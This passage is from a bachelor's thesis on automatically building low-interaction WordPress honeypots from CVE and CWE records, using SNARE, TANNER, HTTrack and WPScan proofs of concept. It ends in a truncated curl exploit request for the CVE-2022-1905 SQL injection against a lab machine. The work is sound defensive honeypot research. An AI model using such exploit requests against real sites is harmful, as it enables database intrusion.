UNIVERSITÄT ZU LÜBECK
INSTITUT FÜR IT-SICHERHEIT

Automatic Generation of Low-Interaction Web Application Honeypots from CVE and CWE Records

Automatische Generierung von Low-Interaction Web Application Honeypots nach CVE und CWE Einträgen

Bachelorarbeit

im Rahmen des Studiengangs
IT-Sicherheit
der Universität zu Lübeck

vorgelegt von
Malte Terje Klasen

ausgegeben und betreut von
Prof. Dr. Thomas Eisenbarth

mit Unterstützung von
Toni Grzinic, Ph.D.
Florian Sieck, M. Sc.

Die Arbeit ist in Zusammenarbeit mit der Firma X41 D-SEC entstanden.

Lübeck, den 4. Februar 2023

Abstract

Low-interaction web application honeypots can be used to collect data on attackers and their attacks. As the number of newly discovered vulnerabilities keeps rising, it can be beneficial to automatically generate these honeypots for certain vulnerabilities.
We automate parts of this process for WordPress plugin vulnerabilities and explain the requirements and challenges we found.
Therefore, we retrieve information on the software affected by a CVE or CWE, set up and mirror a WordPress server with a vulnerable plugin, as well as build emulators for the vulnerabilities. We automate the retrieval of the information for building the honeypot. For a particular CVE or CWE, an exploit in the form of a proof of concept and the information on an affected plugin are retrieved automatically. Furthermore, the setup of a WordPress application with an affected plugin is automated and the website can be mirrored automatically. Our implementation makes deploying low-interaction web application honeypots for CVEs and CWEs faster, as less human interaction is required.
However, we found incorrect and incomplete data sets for the vulnerabilities to be an issue for the parts we automated.
Nevertheless, by analyzing a sample set of vulnerabilities we find that we can still partially automate about a third of the WordPress plugin vulnerabilities with the technique we use in this work.

Zusammenfassung

Mittels Low-Interaction Honeypots für Webapplikationen können Informationen über Angreifer und ihre Angriffe gesammelt werden. Da die Anzahl an neu entdeckten Schwachstellen jedes Jahr steigt, kann es von Vorteil sein, die Erstellung dieser Honeypots für gewisse Schwachstellen zu automatisieren.
In dieser Arbeit automatisieren wir Teile des Erstellungsprozesses für Schwachstellen in WordPress-Plugins. Außerdem gehen wir auf die Voraussetzungen und Herausforderungen ein, die wir dabei gefunden haben.
Hierfür ist es zunächst notwendig Informationen über die von einer CVE oder CWE betroffenen Software zu erlangen. Anschließend setzen wir einen WordPress Server mit dem angreifbaren Plugin auf und nutzen Mirroring, um die Webseite zu kopieren. Außerdem müssen Emulatoren für die Schwachstelle erstellt werden. In diesem Zusammenhang automatisieren wir das Abfragen der notwendigen Informationen zum Erstellen des Honeypots. Wenn eine bestimmte CVE oder CWE angefragt wird, werden sowohl ein Exploit in Form eines Proof of Concepts, als auch Informationen zu dem betroffenen Plugin, automatisch abgefragt. Des Weiteren erfolgt sowohl das Aufsetzen der WordPress Applikation mit dem betroffenen Plugin, als auch die Durchführung des Mirrorings automatisiert. Unsere Implementation reduziert die notwendigen menschlichen Interaktionen und beschleunigt damit den Einsatz von Low-Interaction Honeypots für Webapplikationen für CVEs und CWEs.
Problematisch waren, bei den von uns automatisierten Prozessen, unvollständige und fehlerhafte Datensätze der Schwachstellen.
Trotzdem fanden wir bei der Analyse eines Probensatzes von Schwachstellen heraus, dass etwa ein Drittel der WordPress-Plugin Schwachstellen, mit der von uns genutzten Technik, in Teilen automatisiert werden können.

Erklärung

Ich versichere an Eides statt, die vorliegende Arbeit selbstständig und nur unter Benutzung der angegebenen Hilfsmittel angefertigt zu haben.

Lübeck, 4. Februar 2023

Acknowledgements

I would like to thank Florian and Toni for our weekly meetings and their quick help with encountered issues. They also proofread my thesis.
Furthermore, I would like to thank my girlfriend for also proofreading my thesis from the other side of the world.
And finally, I am grateful to my family and Mooncake for their emotional support.

Contents

1 Introduction

As more and more resources become connected to the internet, the number of new vulnerabilities discovered each year is on the rise [2]. For cybercriminals, exploiting those vulnerabilities remotely is very lucrative. From encrypting the files of a victim and demanding a ransom for the decryption key to stealing sensitive data and selling it, there are multiple ways for cybercriminals to make money from an exploitation. As a consequence, affected companies often loose money and reputation.
Therefore, adequate cybersecurity is crucial. In addition to other systems, honeypots can play a role in the cybersecurity strategy of a company. Depending on the needs of the company, different kinds of honeypots could be deployed for different purposes. Low-interaction honeypots are a lower-risk option to monitor malicious activity compared to high-interaction honeypots, as the attacker is not interacting with a real application based on a full operating system. [46, 45]
Manually configuring honeypots for the growing number of new vulnerabilities is a very time consuming task. In this work, we investigate to what extent it is possible to automatically create and configure low-interaction honeypots for known web application vulnerabilities. All of the data for these vulnerabilities is retrieved from public databases. We automate parts of setting up a low-interaction honeypot for vulnerabilities in WordPress plugins and describe our implementation. The honeypot system SNARE [18] and TANNER [13], which we use as a basis, is extended to work with our modifications and be more convincing for an attacker. We retrieve information on a vulnerable WordPress plugin affected by a specific CVE or CWE as well as a proof of concept exploit. A WordPress instance with the vulnerable plugin is then automatically set up and mirrored. The process of mirroring another website is improved over the built-in Cloner from SNARE. While taking more time to mirror, our mirrored websites feature substantially more files and seem more realistic than the ones created by Cloner. The goal is to attract more attackers and make the honeypot more interesting to them.
Our automated approach for setting up honeypots for newly discovered vulnerabilities saves time and budget, as it reduces the actions required by the user. Furthermore, we tested our honeypot in a real world test and compared it to other honeypots based on SNARE and TANNER and a real WordPress instance. Additionally, we also investigated a set of WordPress plugin vulnerabilities and evaluated, how many of them could be automated and what the challenges have to be solved.

This work focuses on WordPress plugin vulnerabilities, as it is easier to test our hypothesis on a single category of vulnerabilities. WordPress in combination with plugins is widely used to host content on websites and there are many vulnerabilities discovered each year in the different WordPress plugins. This category of vulnerabilities is therefore relevant.

1.1 Contributions

In short, our contributions are:

- Automatic retrieval of vulnerability and exploit data from public databases for CVEs and CWEs
- Automatic setup of a WordPress instance with a specified and vulnerable plugin version
- Improved websites for the SNARE honeypot with more accurately mirrors containing substantially more pages

2 Background

This chapter explains topics that are important to understand as they are used in this work. Alongside general tools and concepts, the honeypot system SNARE and TANNER is explained in detail. Those details are needed to understand how we can modify the honeypot system later in the thesis.

2.1 Honeypots

Honeypots are computer systems used to gather information about attacks and common attacker behavior. By having built-in vulnerabilities or at least seeming to have vulnerabilities, these systems appear to be easy targets for an attacker.
They can be divided into many different categories. One common categorisation is to differentiate the honeypots by the degree of interaction.
Low-interaction honeypots only have limited functionality. These types of honeypots only emulate services, making it relatively easy for attackers to figure out they are interacting with a honeypot. The amount of information that can be gathered from observing attacks on low-interaction honeypots is limited, however, the security risk of operating it and the amount of resources needed are low, as the services are typically only emulated. [35, 48]
High-interaction honeypots offer more extensive functionality. Instead of only one emulated service, they run a full operating system, containing the software with the vulnerability. Since the software and the operating system are real, it is far more difficult for an attacker to identify the system as a honeypot. Therefore the attacker usually spends more time on the system and leaves more information on how and with which techniques they attack the system. In contrast to low-interaction honeypots, this type of honeypot cannot only be used for logging known attacks, but can also be used to detect new kinds of attacks. High-interaction honeypots need more resources than low-interaction honeypots and are a greater security risk, since they actually run the potentially vulnerable software. [35, 48]

2.2 Attacks on Web Applications

Since web applications are interactive rather than just displaying static content, they are more complex than a classic website and require additional resources such as JavaScript files or databases. The use of different programming languages, templates and databases allows for great interactivity, but also widens the attack surface and makes it more difficult to protect sensitive data.
As an example, searchable data is often stored in databases. The user's input is passed to the web server over HTTP and the result from the database search is returned to the user. In this way, a malicious user can interact with the SQL database used by the web application, allowing for attacks like SQL injections. Additionally, attacks like path traversal, local file inclusion and denial of service attacks are well known. According to the OWASP foundation, among the most popular web app risks are injection attacks, security misconfiguration and server-side request forgery [27].

2.3 CVE

The Common Vulnerabilities and Exposures (CVE) program uniquely identifies publicly disclosed cybersecurity vulnerabilities. While the program is operated by the MITRE Corporation, many partnering organizations assign individual numbers to newly discovered vulnerabilities and give descriptions to form a CVE record. Each CVE record identified by a CVE identifier describes a vulnerability in specific versions of code bases, making it easier to validate if a software has known vulnerabilities [4, 26]. Affected versions of code bases are listed as "Common Platform Enumeration" (CPEs) [19]. Among the affected CPEs and other information, CVE records contain the CVE-ID in a structured format and a description of the vulnerability in an unstructured format.

2.4 CWE

The Common Weakness Enumeration (CWE) is a list of known weakness types in hardware and software. It is operated by the MITRE Corporation and the list is created by a community initiative [5]. Although a weakness can lead to a vulnerability, weaknesses and vulnerabilities are not the same thing. If there is a way to exploit a weakness, this is then considered a vulnerability. The CWE records contain multiple sections in a structured format, including a section on the relationship to other CWEs and observed examples in the form of CVEs. Additionally, they contain unstructured data for sections

like the description of the weakness.

2.5 Vulnerability Databases

Vulnerability databases hold information on vulnerabilities. Which kind of information is stored in an entry and how the entries can be accessed, depends on the database. A common way to number vulnerabilities is by using CVE numbers.

An important vulnerability database is the "National Vulnerability Database" (NVD) [25]. It is a standards based repository for vulnerabilities and uses standards like CVEs, CWEs and CPEs. They have multiple APIs and data feeds that can for example be used to request vulnerability data feed files for CVEs in JSON.

Another way of looking up CVEs is the cve-search [12] tool. The tool looks up the CVEs in a local database of imported CVEs and CPEs. Advantages are the usually faster lookups compared to online databases and the reduction of sensitive queries over the internet.

Other vulnerability databases like the database from WPScan [38] can only be used for specific vulnerabilities. The database only contains data on WordPress vulnerabilities. This also includes plugins and themes. Although WPScan considers the database a vulnerability database, it often features Proof of Concepts (POCs) for exploiting the vulnerabilities, making it similar to an exploit database.

2.6 Exploit Databases

Exploit databases store exploits for known vulnerabilities. The exploits range from scripts written in Python or Bash to HTTP requests and more complex code written in C. Not all exploit databases are free open-source projects developed for security researchers. There are many different kinds of exploit databases, including those for zero-day exploits, where the vulnerability and exploit are not publicly known and sold in exchange for cryptocurrencies in private internet forums or the black market. Public exploit databases usually contain exploit POCs rather then full exploits.
While there are many public vulnerability databases, there are only a few public exploit databases [44].
This section also includes databases that are both vulnerability and exploit databases.

Usually, exploits can be found by entering the corresponding CVE they aim to exploit in the database or database accessing tool. Another way to find known exploits is the search by the software name and the software version for which an exploit is needed. Tools and databases offering this way of searching for exploits, can for example look for keywords in the search query that match an affected product name. In this case, the user does not even need to know the specific vulnerability that the exploit uses for successful exploitation.

One of the most popular exploit databases is "The Exploit Database" (Exploit DB) maintained by Offensive Security [10]. The database is CVE compliant and stores public exploits for vulnerable software.
In order to look up entries, the tool SearchSploit can be used, which is included in the Git repository of Exploit DB [11].

Another popular exploit database is the "Vulnerability & Exploit Database" by Rapid7 [33]. Unlike Exploit DB, this database contains vulnerabilities as well as exploits, which are called modules.
These modules can be used directly by the penetration testing framework Metasploit [16] for exploitation.

2.7 SNARE and TANNER

The web application honeypot SNARE and the remote data analysis and classification service TANNER work together, to form a web application honeypot that provides dynamic responses to requests [31]. From our definitions in Section 2.1, SNARE and TANNER can be classified as a low-interaction honeypot. In the following sections SNARE, TANNER and the communication between them are described. The Figure 2.1, provides an overview of the architecture and communication for SNARE and TANNER.

2.7.1 SNARE

SNARE mirrors and serves the mirrored web pages, to attract attackers. The mirroring process is handled by a built-in tool called Cloner that is described in more detail in Section 2.7.2.
SNARE serves a directory of pages by using the server functionality of the library AIOHTTP [34]. The individual files are not stored by their original names. Instead, the file



Figure 2.1: Interactions and structure of SNARE and TANNER.

name is hashed, using MD5, and the hash is used as the new name for the file. By using a file called `meta.json`, all the files are indexed.

Listing 2.1: A meta.json file that is beautified to show the structure.

```
{
  "/index.html": {
    "hash": "d1546d731a9f30cc80127d57142a482b",
    "headers": [
      {
        "Content-Type": "text/html; charset=UTF-8"
      },
      {
        "Last-Modified": "Thu, 17 Oct 2019 07:18:26 GMT"
      },
      {
        "Server": "ECS (nyb/1D10)"
      },
      {
        "Vary": "Accept-Encoding"
      }
    ]
  },
  "/status_404": {
    "hash": "bacfa45149ffbe8dbff34609bf56d748",
    "headers": [
      {
        "Content-Type": "text/html; charset=UTF-8"
      },
      {
        "Server": "EOS (vny/0452)"
      },
      {
        "Vary": "Accept-Encoding"
      }
    ]
  }
}
```

In Listing 2.1, a minimal `meta.json` file is shown with only two files. Each filename has its own entry and for every filename, the hashed filename as well as HTTP headers, are stored. These HTTP headers are then used in the response, once a client requests a file. Additionally, there is always a file for the case, a requested file does not exist. Upon determining there is no file stored for the requested file, SNARE searches `meta.json` for the filename `/status_404`. After the filename is found, the corresponding hash is used to find the file itself and return this page.
Snare also looks for a session cookie in the request of the client and checks whether the client already has a session cookie from SNARE. If the client does not send a correct session cookie, SNARE includes a `Set-Cookie` header in the response.
Different configuration settings can also be changed by the user, via SNARE's command line parameters [32]. The most important ones are `page-dir`, to set the mirrored page SNARE should use and `tanner`. With `tanner`, the user can set the TANNER service that should be connected to SNARE. Setting up and connecting a TANNER service is necessary to analyse the collected data from SNARE and control how the honeypot should respond to attacks, as SNARE is only responsible for mirroring and serving the mirrored website. Furthermore, the interface and the port, SNARE should use can both be set via the command line parameters. For other requirements, there are additional parameters.

2.7.2 SNARE Cloner

Cloner is a tool that comes with SNARE and can be used to mirror web pages that can then be hosted by SNARE. It can be run before starting SNARE to create a directory of pages for a mirrored website. This directory can then be selected when starting SNARE via the command line parameters. The directories are created in the way described in Section 2.7.1. When creating the `meta.json` file, Cloner stores the HTTP headers from the server's response with the page names. Moreover, it has a list of headers that it does not store the headers for. One of these is for example the `Date` header, since this would not necessarily be still correct, when SNARE uses it for responses. Cloner uses the `max_depth` parameter, to determine, how many links it should follow. All of the pages accessed until this depth are mirrored and stored. The `max_depth` parameter does not limit the depth by default, but this can be changed via the command line parameter `max-depth`.
In addition to this command line parameter, there are other ones as well, with the most important one being `target`. Without this parameter, Cloner would not work, as this sets the target that will be mirrored.

2.7.3 TANNER

TANNER is responsible for analysing the HTTP requests received by SNARE and composing the responses, that SNARE should give. Additionally, it can be used for evaluating the collected data, as TANNER stores the events from SNARE. [28]
Once a SNARE instance receives an HTTP request, it sends it to TANNER. TANNER then determines, how the response for the client should be composed. A request that TANNER receives from SNARE always includes data from the request that SNARE received by someone interacting with the mirrored website. Most important is the check for an exploit attempt. TANNER does this by sending the data to the `base` emulator. This is a key feature of TANNER, as there are a number of different emulators for different kinds of web application vulnerabilities. Each emulator is stored in a separate file in `tanner/emulators/`. The `base` emulator manages all of the individual emulators. Upon receiving the request the `base` emulator first invokes a method in the individual emulators. This method checks if the request can be classified as an attack the emulator is pretending to be vulnerable to. Regular expression patterns, that are stored in a separate file are used for this. Instead of matching them against the plain request, each parameter value is checked one at a time. Subsequently, the `base` emulator creates a list of emulators that detected an attack. Each emulator that detected the attack then starts emulating with the parameter value as an input and sends the result back to the `base` emulator. Additionally, the emulators themselves decide if their response should be embedded into the last indexed page with the mime type `text/html` or if the response should be returned as plain text. How the vulnerabilities are emulated, depends on the emulator. The `xss` emulator, for example, only takes the parameter value and returns it as the response, together with the instruction to embed the response into the last page. Other emulators use environments like docker containers or a PHP sandbox to produce their emulation results.
TANNER has multiple components interacting with each other to provide its services. Alongside the main server run the three components Tanner API, Tanner WEB, and Redis [29]. While Redis is used as an in-memory database to store all of the data, Tanner API and Tanner WEB both can be used to access it. Using Tanner API and Tanner WEB, collected data on the sessions from individual SNARE instances can be retrieved.
Tanner can be configured using a configuration file. In this file the emulators can be turned on or off individually as the excerpt from a configuration file shows in Listing 2.2. This makes it possible to have a honeypot that only pretends to be vulnerable to a specified set of attacks. Additionally, this file can be used to set ports for the different components of TANNER.

Listing 2.2: Excerpt from a configuration file for TANNER.

```
TANNER:
  host: tanner
  port: 8090

WEB:
  host: tanner_web
  port: 8091

API:
  host: tanner_api
  port: 8092
  auth: False
  auth_signature: tanner_api_auth

PHPOX:
  host: tanner_phpox
  port: 8088

REDIS:
  host: tanner_redis
  port: 6379
  poolsize: 80
  timeout: 1

EMULATORS:
  root_dir: /tmp/tanner/emulators

EMULATOR_ENABLED:
  sqli: True
  rfi: True
  lfi: False
  xss: True
  cmd_exec: False
  php_code_injection: True
  php_object_injection: True
  crlf: True
```

```
37  xxe_injection: True
38  template_injection: False
```

We decided to use SNARE and TANNER for our honeypot, as it is split into different components and already has useful features like the emulators and Cloner. In this thesis, we refer to SNARE and TANNER as SNARE & TANNER or SNARE & TANNER honeypot, as only the two parts together act as a complete honeypot.

3 Related Work

Since honeypots have been used for many years in many areas for various purposes, a considerable amount of research has been conducted and different projects have emerged. This chapter focuses on previous work and projects, that are related to our work. We also explain why we use SNARE and TANNER and how our work differs from existing work.

The survey by Nawrocki et al. [47], gives an extensive overview on honeypots. It contains a more detailed overview on honeypots in general and different honeypot projects, while also focusing on methodologies to analyse honeypot data.
Another survey on honeypots is the survey by Fan et al. [41], which proposes a taxonomy based on novel decoy and the security program, two essential elements of honeypots. The taxonomy distinguishes for example between different degrees of interactivity, scalability and how attacks are monitored. Using this taxonomy to investigate and classify various techniques used in honeypot systems, they also aim to predict the tendency of honeypot development by applying their taxonomy to many different tools and systems.
In addition to these surveys and the following publications and projects presenting specific systems, there are also more publications on other related topics. These include publications on topics like how to countersurveil and thwart adversaries [39] and the automatic analysis of recorded data.

The system RolePlayer [40] was an early publication on the automatic generation of honeypots. RolePlayer tries to mimic existing systems by using examples of an application session. To be independent of the application, it supports a variety of application protocols and mimics the application on this layer.

Natural language processing was used as a tool in an early publication for the generation of web honeypots. Small et al. presented an automated method [49] based on natural language processing and string alignment techniques with the goal to emulate vulnerabilities for generating dynamic responses to real-time network requests. They used raw network traffic as their training data and managed to provide insights on the nature and scope of attacks through their work.

A more recent project is CHAMELEON [46]. CHAMELEON is a project that focuses

on the automatic generation of low-interaction web honeypots. The big difference compared to conventional honeypots is that it tries to resemble a real service as closely as possible by creating multiple custom templates for it.
By first probing the real application, which includes the fuzzing of inputs and crawling the application, HTTP traffic is recorded. This is followed by the parsing of the recorded data. In this step, CHAMELEON identifies static and dynamic parts of the application and creates dynamic response templates. After the templates are created, the emulated HTTP server can be started and CHAMELEON only selects fitting templates for requests and logs the interaction.
The advantage of this model is the ability to emulate any web service automatically and reduce the risk of the honeypot being fingerprinted, which is a problem for honeypots. For CHAMELEON one of the goals is to have no manual intervention required when setting up and deploying a honeypot.
The feature of automatically generating templates mimicking a real server's behavior would be beneficial to our approach. Also, we try to minimize the need for human intervention in setting up and deploying a honeypot as well. Nevertheless, we do not use this honeypot, as there seems to be no public implementation.

Medusa [9] is an example of a simple low-interaction honeypot. It can mimic multiple protocols including HTTP and HTTPS. New systems are described via a single configuration file. In the case of an HTTP honeypot, it describes the used protocol, IP-address, port, headers and commands, that an attacker can use and what the response of the server is. By parsing requests to a docker container, commands from the attacker can also be executed and the result returned.

Not all honeypots are as simple as Medusa. The more advanced honeypot SNARE [18] is the successor of the web application honeypot Glastopf [17]. In combination with its remote data analysis and classification service TANNER [13], SNARE is able to produce honeypot versions of existing web pages. When SNARE receives a request, it sends the event to TANNER. TANNER then decides on how SNARE should respond, allowing for dynamic responses [31]. Since both SNARE and TANNER are open-source, the usage of these tools is easier than implementing a CHAMELEON-like system, while offering a similar platform.
In Chapter 2, SNARE and TANNER are described in more detail.

Although there are many projects and publications focusing on honeypots, to the best of our knowledge there do not seem to exist publications on automating low-interaction

web application honeypots based on the extraction of information from CVEs and CWEs. CHAMELEON automates the generation of low-interaction web application honeypots for existing servers, which can be part of automating honeypots for CVEs and CWEs.
Automating the generation of low-interaction web application honeypots for CVEs and CWEs is beneficial, as the number of newly discovered vulnerabilities keeps rising every year [2]. In order to generate a honeypot for a specific vulnerability, a substantial amount of manual work is required. Even partially automating this process can save time and effort.

4 Mirroring Webpages for the Honeypot

In this chapter we describe the process of mirroring websites and retrieving details about vulnerabilities to set up a WordPress instance for a vulnerability. This is a necessary step to serve a very similar to the vulnerable WordPress website looking website with our honeypot.

4.1 Replacing SNARE Cloner with HTTrack

Although SNARE's built-in tool Cloner can be used for our requirements according to the description, we encountered a problem with Cloner. Mirroring a few websites, we found that in our mirrored websites parts of the website were missing. This is to be expected, as the tool does not know the file system structure and only follows links. However, in all our tests, the number of mirrored files for a website was not sufficient to create a credible clone. Using the `max-depth` command line parameter did not lead to better results either. As SNARE just needs a directory of files in the correct format, we replaced Cloner with another tool for mirroring websites. The tool we decided to use is HTTrack [15]. While its purpose is to download websites from the internet for offline browsing, we can also use it for our purposes. HTTrack downloads all of the files it mirrors into a directory with the name of the domain or IP address, we mirrored. Important for our use case is that it also keeps the website's relative link structure.
However, we need to modify the output of the tool to make it compatible with SNARE. As described in Chapter 2, SNARE requires a single directory with all the files for the website and a `meta.json` file. The directory must not contain any other directories. In order to change our mirrored directory in the necessary way, we use two custom python scripts.

4.1.1 Parsing HTTrack Directories for SNARE

Our first script runs after the HTTrack download is completed. The script creates a new directory, that will contain all parsed files. Next, all of the files and directories in the HTTrack directory are recursively traversed. For each file, the file is first copied into the new directory and renamed to the hashed filename with its relative path from the root

directory. If the file is an html file, HTTrack adds a comment to the downloaded file, which our script removes to avoid alerting attackers. Now the filename is stored in the `meta.json` file along with the hash. In the next step, we also want to add the HTTP headers for our file to the `meta.json` file. For this, the script sends a request to the original website and asks for the file. When the server responds, it also sends the HTTP headers for the file, that we now add to the `meta.json` file. To prevent issues caused by the headers, we do not store the headers, Cloner does not store either. As we had issues with the `transfer-encoding` header when mirroring some locally set up websites, we added it to the list of headers that should not be stored. The `content-type` is also determined by the postfix of the filename and stored with the other headers. In the end, the script separately mirrors the `/status_404` by sending a request to the file with the same name on the original website and storing it. It is then renamed and the entry added to `meta.json` file in the same way as the files from HTTrack.

4.1.2 Replacing Domains and IP Addresses

The second script is started shortly before running SNARE, as it replaces all occurrences of the IP address or domain of the originally mirrored website with the one used by SNARE. A directory created by the first script is used as input. Each file in the directory is scanned and the IP address or domain replaced. This also includes the `meta.json` file, since the header values could also contain links to the original source.

4.2 Retrieving Details about the Vulnerability and Setting up WordPress

When SNARE is supposed to look like a website with exactly the vulnerabilities we want, a website with this vulnerability should be mirrored. The data from vulnerability databases can be used to determine which versions of a WordPress plugin are affected by a specific CVE. This information can be used to set up a WordPress application we want to mirror.
In order to gather the details about a vulnerability we use another script.
After all the required data is collected, the plugin name and version can be entered in a `docker-compose.yml` file and a containerized WordPress instance can be started. The instance is automatically set up and the plugin installed. Now the user can configure the plugin so that it is vulnerable. This is the last step before the WordPress instance can be mirrored with HTTrack. More information on the `docker-compose.yml` file and what it does is presented later in this section.

This paragraph will explain the process in more detail:
Our script for retrieving the information for a CVE or CWE uses the vulnerability database NVD as well as the one from WPScan [38]. The WPScan team kindly allowed us to scrape the POCs for our CVEs from their database. While we use the NVD to retrieve the CVEs for a CWE and the names of the products and versions, that are affected by the vulnerability, we use the WPScan database to retrieve a POC for the CVE. As a reminder, although the WPScan database is a vulnerability database, it stores POCs for many vulnerabilities alongside other information about the vulnerability.

1. In our script, the user first has to enter a CVE or CWE number.
2. If the user entered a CWE number the newest published CVE that can probably be used for our honeypot is selected first. The list of these CVEs is retrieved via the NVD API. After that, the process is the same as for a CVE.
3. Through its API, our script then queries the NVD for a specific CVE. In the response, the affected product names and versions can be found as parts of CPE names. A list of the affected products and product versions is then returned to the user.
4. In the `references` section of the response from the NVD, the script searches for a link to WPScan. Once the link is found, the POC is extracted from the WPScan page for the CVE and also displayed to the user.
5. Now the user has to enter the plugin name and the version of the plugin into a `docker-compose.yml` file. This file configures three services. A database for WordPress, WordPress itself and WP-CLI [37]. Among other things WP-CLI can be used to configure WordPress and also to install plugins via the command line. We only use these two features to automatically set up WordPress, configure it and install a plugin. The user only has to enter the plugin name and version in the `docker-compose.yml` file.

For downloading plugins, WP-CLI searches for the plugin name in the `plugins` directory on the WordPress website [36]. In many cases, the vulnerable versions are no longer available for download there. For some of them there is still a way to download them, via the Subversion (SVN) repository on the same website [1]. Plugins downloaded from here need to be zipped for installing them in the WordPress instance. Although not being as convenient this works as well and can be an alternative if the vulnerable plugin version can not be found otherwise.

5 Emulating the Vulnerability

The honeypot is supposed to be respond accordingly to requests that are trying to exploit a certain vulnerability. This requires a custom emulator to work together with the more accurate website built in Chapter 4. In this chapter, the process of building such an emulator and integrating it into TANNER is described. Lastly, a short summary describes how the processes in Chapter 4 and chapter 5 are combined to form our honeypot

5.1 Retrieving the Information for the Attack

As already mentioned in Chapter 4 the information for the attack is retrieved from the database of WPScan. The retrieved information for the attack is a POC, that the user can then use to configure the WordPress instance from Chapter 4 to be vulnerable and the requests that will be used to exploit the vulnerability. Additionally, the POC can be utilized by the user to create a regular expression pattern that detects the attack, as well as an emulator that provides the response to an attack. These POCs are specific to a vulnerability in a WordPress plugin version.
For some cases, the information in the POC is not sufficient and additional information is needed for the configuration of the plugin.

5.2 Custom Emulators for TANNER

In order to emulate a particular vulnerability we need a way to add it to TANNER. This section will describe how a new emulator can be added to TANNER. The process will be demonstrated by an example. In the end, we will shortly summarize how the described parts can be used together to partially automate the honeypot generation.

5.2.1 How TANNER Can Be Extended with New Emulators

If a custom emulator for a new vulnerability is to be added to TANNER, three files have to be changed and a new one created:

1. First, a new file has to be created in the directory `tanner/emulators/` with the name of our new emulator. Like every emulator, it needs at least two methods called `scan` and `handle`. The `scan` method is the method used by the `base` emulator to determine if the emulator is detecting a given parameter as an attack. Most emulators use a regular expression pattern for detecting an attack.

2. The patterns are stored in `tanner/utils/patterns.py`. Among the other patterns, a pattern for the custom emulator should also be stored. Once the parameter is matched by the pattern, the name of the emulator and the priority of the emulator are returned in a dictionary. The `handle` method returns the result of the emulation in a dictionary as well. While the first entry is the emulation result as a string, the second one is a Boolean indicating if the emulation result should be injected into a page.

3. After the emulator is created and the regular expression pattern is added, the emulator has to be added to the `base` emulator and the configuration file. The emulators have to be added and enabled in `tanner/data/config.yaml` for running TANNER regular and `docker/tanner/dist/config.yaml` for running TANNER in docker containers. The Listing 2.2 shows how the other emulators are enabled in these files.

4. Afterwards, only the `base` emulator has to be changed. Here, it first has to be added to the files to import. Then it has to be added to the two dictionaries `emulator_enabled` and `emulators`. Finally, the custom emulator has to be added to `get_emulators`, `post_emulators` or `cookie_emulators`. These lists contain the names of all emulators, that will be used for attacks through GET requests, POST requests and cookies.

As we used TANNER only in docker, we realized that the file system structure has to be changed to use custom emulators in docker. This is because the directory with the emulators and the file containing the patterns is outside of the build context for docker. This has to be changed when using docker for TANNER, as otherwise the default files will be downloaded from the TANNER GitHub repository [13].

5.2.2 Example Emulator

In order to test our findings of how we could add new emulators to TANNER, we build an emulator for a CVE. We first recorded the request-response pairs for an attack on a

real instance of WordPress and the vulnerable plugin using cURL [3]. With these request-response pairs, we created our own custom emulator to mimic the behavior of the real server. The code for the attack originates from the POC provided by WPScan, which is referenced in the entry for the CVE in the NVD.
The vulnerable server is a virtual machine on 192.168.56.102 with Linux Ubuntu Server 22.04 LTS, Nginx, MySQL and PHP installed. The WordPress installation consists of WordPress 6.0.1 with a single user called `max` and the plugin Events Made Easy [8] version 2.2.80.
The honeypot server uses SNARE on 192.168.56.105 with the cloned vulnerable server's website and TANNER with the added custom emulator.

For this example of a custom emulator, we used CVE-2022-1905 [20]. It is a vulnerability in the WordPress plugin Events Made Easy [8] that according to the NVD is occurring in the versions prior to 2.2.81 [1]. WPScan describes the vulnerability as an unauthenticated SQL injection, caused by the plugin not properly sanitising or escaping a parameter before using it in a SQL statement [7]. As the vulnerability was published in May of 2022 [7], it is likely that attackers are still trying to exploit this vulnerability at the time of writing.

First, we attacked the vulnerable server with the modified POC [7]. In this case, the protocol had to be changed from HTTPS to HTTP and the domain had to be replaced with the IP address of our target.

For a successful exploit, the value of `eme_frontend_nonce` should also be changed to match a valid nonce.

Listing 5.1: Request containing an exploit for CVE-2022-1905 with a valid nonce and the 200 response from the vulnerable server.

```
1 $ curl -i "http://192.168.56.102/wp-admin/admin-ajax.php?actio
    ↪ n=eme_select_country&eme_frontend_nonce=bc861fa1a5&lang=
